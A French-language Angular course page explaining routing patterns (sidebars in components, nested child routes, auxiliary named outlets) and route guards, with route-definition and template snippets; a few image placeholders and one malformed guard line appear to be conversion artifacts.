Il est également possible de concevoir des applications où plusieurs zones sont contrôlées par l'URL, permettant alors l'utilisation d'un sous menu généralement représenté par un menu vertical accolé au contenu (side menu)

Le Contenu serait toujours différent selon l'URL renseigné, mais le menu vertical pourrait être le même sur certaines pages


Il pourrait alors par exemple agir comme un sous menu ou bien afficher des filtres différents selon une catégorie de produit, afficher différents salons de discussion



>> Présentation

Dans certain cas plus complexes, nous pourrions avoir également une application qui affiche parfois une sidebar et parfois juste le contenu

(ex : un formulaire de contact n'aurait pas de sous-menu alors qu'une liste de produits afficherait une sidebar comportant des filtres)





Introduction aux routes avancés :

Problématique d'une sidebar

sources : <https://github.com/fbansept/ban7-demo-angular-sidemenu>


>> Alternative

Afin d'obtenir des urls standard (ex : *localhost:4200/liste-articles*) il est plus pertinent d'opter pour un routeur unique et d'intégrer la sidebar dans le composant à afficher (ou ne pas l'intégrer si ce n'est pas nécessaire)

app.component.html

```
<nav class="menu">
  <a routerLink="liste-articles"> Liste articles </a>
  <a routerLink="administration"> Administration </a>
  <a routerLink="contact"> Formulaire contact </a>
</nav>

<router-outlet></router-outlet>
```




>> Routes

app.component.ts

```
const routes: Routes = [  
  { path: 'liste-articles', component: ListeArticlesComponent },  
  { path: 'administration/dashboard', component: DashboardComponent },  
  {  
    path: 'administration/gestion-utilisateurs',  
    component: GestionUtilisateursComponent,  
  },  
  
  { path: 'contact', component: FormulaireContactComponent },  
  {  
    path: 'administration',  
    redirectTo: 'administration/dashboard',  
    pathMatch: 'full',  
  },  
  {  
    path: '',  
    redirectTo: 'liste-articles',  
    pathMatch: 'full',  
  },  
];
```

Application (app.component.html)



>> Composants

sidebar-filtres-articles.component.html

```
<div class="sidebar">
  sidebar-filtres-articles works!
</div>
```

liste-article

Filtre
article

Contenu

liste-articles.component.html

```
<app-sidebar-filtres-articles></app-sidebar-filtres-articles>
<p>LISTE ARTICLE</p>
```

contact

Formulaire contact

formulaire-contact.component.html

```
<p>FORMULAIRE</p>
```

sidebar-filtres-articles.component.html

```
<div class="sidebar">
  <a routerLink="/administration/dashboard">
    Dashboard
  </a>
  <a
    routerLink="/administration/gestion-utilisateurs">
    Gestion utilisateurs
  </a>
</div>
```

administration/dashboard

Side
menu

Dashboard

dashboard.component.html

```
<app-sidebar-administration></app-sidebar-administration>
<p>DASHBORD</p>
```


administration/gestion-utilisateur

Side
menu

Gestion
utilisateurs

gestion-utilisateur.component.html

```
<app-sidebar-administration></app-sidebar-administration>
<p>GESTION UTILISATEUR</p>
```



Créer des routes enfants (routeurs imbriqués)

sources : <https://github.com/fbansept/ban7-demo-angular-route-children>


>> Exemple 1

La solution précédente peut répondre à notre besoin mais nécessite de répéter la tâche consistant à ajouter la bonne sidebar au composant qui en a besoin.

Une autre solution consiste à utiliser des routeurs imbriqués et des routes enfants pour les contrôler

Ainsi en allant à l'url : `localhost:4200/administration/dashboard`

La page affichée ressemblerait à :



Attention, même s'il pourrait paraître logique de considérer la vue **modification utilisateur** comme une vue enfant de **gestion utilisateur** ce n'est pas le cas dans cet exemple.

En effet dans notre cas il n'y a pas de partie de la page HTML **gestion utilisateur** que l'on souhaiterait garder pour la page HTML **modification utilisateur**. On passe simplement d'une liste d'utilisateur à un formulaire


>> Exemple 2

Il est également possible d'imbriquer plus de 2 routeurs :


Ex : Un article pouvant afficher soit sa description soit les documents qui sont liés via un système d'onglet.
Dans le deuxième cas, un menu vertical permettrait de sélectionner la documentation à afficher.


Ainsi en allant à l'url : `localhost:4200/article/42/documentation/garantie`

La page affichée ressemblerait à :



L'avantage de cette approche est qu'il est possible de partager l'URL allant directement sur le lien de la garantie (impossible avec l'approche précédente)





Les routeurs auxiliaires (routeurs isolés)

sources : <https://github.com/fbansept/ban7-demo-angular-route-auxiliaire>

>> Principe des routers auxiliaires


Les routeurs auxiliaires ont une approche intéressante, mais l'url obtenue est assez perturbante.

Chacun les routeurs auxiliaires sont nommés ("*secondaire*" dans cet exemple) et l'URL ressemblerait à ceci :

`http://localhost:4200/page-principale(secondaire:page-secondaire)`

Par exemple l'url [http://localhost:4200/dashboard\(side:agenda\)](http://localhost:4200/dashboard(side:agenda)) représenterait une vue "dashboard" mais le routeur auxiliaire "side" afficherait lui un "agenda".

Cette approche est utile dans le cas où les 2 routeurs sont totalement distincts, par exemple le routeur secondaire permet d'afficher une application tierce (*agenda, bloc note, maps, chat ...*) à l'instar de Gmail



>> Mise en place


Nous allons mettre en place l'exemple suivant, l'application possède 2 pages :

- Liste article
- Dashboard

Et 2 pages affichables dans la sidebar

app.component.html

```
<router-outlet></router-outlet>  
<router-outlet name="sidebar"></router-outlet>
```



>> Définition des routes

Les routes devront posséder une propriété **outlet** afin de préciser à quel routeur elles sont liées (sauf pour le routeur principal)



app-routing.module.ts

```
const routes: Routes = [
  {
    path: 'liste-articles',
    component: ListeArticlesComponent
  },
  {
    path: 'dashboard',
    component: DashboardComponent
  },
  {
    path: 'agenda',
    component: SidebarAgenda,
    outlet: 'sidebar',
  },
  {
    path: 'bloc-note',
    component: SidebarBlocNote,
    outlet: 'sidebar',
  },
  {
    path: '',
    redirectTo: 'liste-articles',
    pathMatch: 'full',
  },
];
```

>> Les menus

Afin de se déplacer dans l'application, la propriété **routerLink** utilise un tableau d'objet possédant une propriété **outlets**.

L'objet passé à cette propriété doit posséder des propriétés ayant le nom des routeurs concernée, dans notre exemple **"sidebar"** (si il n'a pas de nom alors il s'appellera **"primary"**)



app.component.html

```
<nav>
  <a [routerLink]="[{ outlets: { primary: ['liste-articles'] } }]">
    Liste articles
  </a>
  <a [routerLink]="[{ outlets: { primary: ['dashboard'] } }]">
    Dashboard
  </a>
</nav>
<router-outlet></router-outlet>

<nav>
  <a [routerLink]="[{ outlets: { sidebar: ['agenda'] } }]">
    Agenda
  </a>
  <a [routerLink]="[{ outlets: { sidebar: ['bloc-note'] } }]">
    Bloc note
  </a>
</nav>

<router-outlet name="sidebar"></router-outlet>
```



Route guards : introduction

>> A quoi servent les Guards ?

Les **guards** s'appliquent sur des **routes** et ont 3 fonctionnalités :

- Empêcher un utilisateur d'accéder à une URL (*ex : l'utilisateur n'a pas les droits nécessaires*)
- Empêcher un utilisateur de changer d'URL (*ex : l'utilisateur a effectué des modifications non enregistrées*)
- Ne pas charger un composant (*ex : l'utilisateur n'a pas les droits nécessaires et il est inutile qu'il charge le composant*)

Note : "Empêcher un utilisateur d'accéder à une URL" n'est pas une mesure de sécurité (*la sécurité s'effectue toujours côté backend*)

Les ressources du serveur doivent être protégées par le serveur, les Guards ne peuvent que empêcher l'affichage de la vue

Il s'agit simplement de rediriger un utilisateur non connecté vers la page de connexion, ou un utilisateur n'ayant pas les droits nécessaires vers cette même page de connexion ou une page l'avertissant qu'il n'a pas les droits nécessaires.

On est donc sûr de l'ergonomie ou de l'expérience utilisateur (UX)



>> Approche traditionnelle basée sur les classes

Jusqu'à Angular 13 c'est cette approche qui était utilisée, via le CLI en utilisant la commande : `ng generate guard nomDuGuard`

Le CLI demande alors qu'elles sont l(es) interface(s) que nous voulons implémenter pour notre guard

Baser les guards sur des classes est noté comme déprécié mais c'est une pratique encore répandue donc nous allons l'explorer

```
>ng generate guard guards/nomDuGuard
```

```
? Which type of guard would you like to create? (Press <space> to select, <a> to toggle all, <i> to invert selection, and <enter> to proceed)
```

```
>(*) CanActivate
```

```
( ) CanActivateChild
```

```
( ) CanDeactivate
```

```
( ) CanLoad
```

```
( ) CanMatch
```


Route guards : canActivate


Note : canActivate n'est pas déprécié, mais il peut être remplacé par le guard canMatch si le but est d'effectuer une redirection

*canActivated est nécessaire uniquement pour afficher une page blanche en cas d'echec
(ce qui est un comportement rarerement souhaité)*

>> Route guards : CanActivate

Le but des routes guard est de protéger certaines routes en évaluant si l'utilisateur a l'autorisation d'y accéder.

On teste généralement les droits de la personne : si cette personne a les droits nécessaires, elle peut accéder à la page, sinon, elle peut soit être redirigée vers une autre page, ou la page peut simplement être masquée.





Route guards : canActivateChildren

>> Route guards : CanActivateChildren

`CanActivateChild` (à utiliser uniquement sur des routes comportant des enfants) placé sur une route parent, permet (en cas d'échec) d'afficher le composant parent mais pas les composants enfants

Dans les cas où `canActivate` ou `canActivateChild` est placé sur une route parent et que le test retourne `false`, tenter d'accéder à un enfant entraînera le test de la route suivante ("******" dans cet exemple).

```
const routes: Routes = [  
  {  
    path: 'administration-can-activate-child',  
    component: AdministrationComponent,  
    canActivateChild: [()], => false],  
    children: [  
      { path: 'gestion-utilisateurs', component: GestionUtilisateursComponent },  
      { path: 'gestion-produits', component: GestionProduitComponent },  
    ],  
  },  
  { path: '**', component: NotFoundComponent },  
];
```

/administration-can-activate-child : affiche le composant `AdministrationComponent` dans le routeur principal mais pas les composants enfants dans le routeur de `AdministrationComponent`


/administration-can-activate-child/gestion-utilisateurs : affiche le composant `NotFoundComponent` dans le routeur principal



Route guards : canDeactivate

>> Route guards : CanDeactivate

Le but des routes guard canDeactivate est de vérifier si l'utilisateur peut sortir d'une page (généralement parce qu'il à effectuer des modification et que l'on souhaite l'avertir qu'il va les perdre en quittant la page)





Route guards : ~~canLoad~~ / canMatch

sources : <https://github.com/fbansept/ban7-demo-angular-route-guard-can-load>

>> Route guards : CanLoad / CanMatch

